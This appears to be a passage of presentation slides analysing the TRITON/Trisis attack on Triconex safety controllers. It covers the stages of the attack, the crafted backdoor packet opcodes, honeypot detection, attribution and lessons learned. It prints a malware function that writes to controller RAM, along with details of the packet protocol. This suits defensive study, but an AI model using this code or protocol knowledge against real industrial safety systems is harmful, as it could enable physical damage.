

def ExplWriteRamEx(self, address, data='', mp=255):
    size = len(data)
    for i in xrange(0, size, 1024):
        offset = address + i
        size_to_write = min(size - i, 1024)
        data_to_write = data[i:i + size_to_write]
        result = self.ExplWriteRam(offset, data_to_write, mp)
        if result == None:
            return False

    return True
```

# Backdoor Protocol (imain.bin) – Stage3

- The previous three function uses TsBase.ExecuteExploit
- It creates a TriStation « Get Main Processor Diagnostic Data » command with a crafted packet:
- [Standard Tricon packet headers][opcode][special identifier][data]
  - Special identifier == 0xFF
  - Read == 0x17
  - Write == 0x41
  - Execute == 0xF9

# OT Payload (missing) – Stage 4

- Fourth stage payload (OT Payload) wasn't recovered
- All the investigation specified that the attack has been detected before a **cyber-physical damage scenario**

# Demo Detection On the Network

- Nozomi created a honeypot to simulate the SIS System
- We modified the source code to create an alert system on a cheap material

# About the Attackers

- The sophistication of the attack and the resources needed could indicate the attackers had high budget to conduct it.
- External sources point to different direction.
- However attribution is not something easy and can lead to false conclusion.
- It is still currently unclear where the attackers comes from...
- And what was the end goal (disruption or destruction?)
- **One thing is sure, attackers are gaining more experience and increased their arsenal!**

A background image of an industrial facility, likely a refinery or chemical plant, with numerous tall distillation columns, pipes, and structures illuminated by lights at dusk or dawn.

# Lesson Learned / Takeaways

- Devices « **insecure by design** » have been exposed to hyper-connected environments they were not quite designed for.
- There is a lack of basic IT/OT security hygiene and early warning insights
- The same technique can be used against other ICS systems/OT vendors.
- Kudos to Schneider Electric to share the incident and detail about the investigation and take the appropriate actions (creating a new way to detect such attacks).
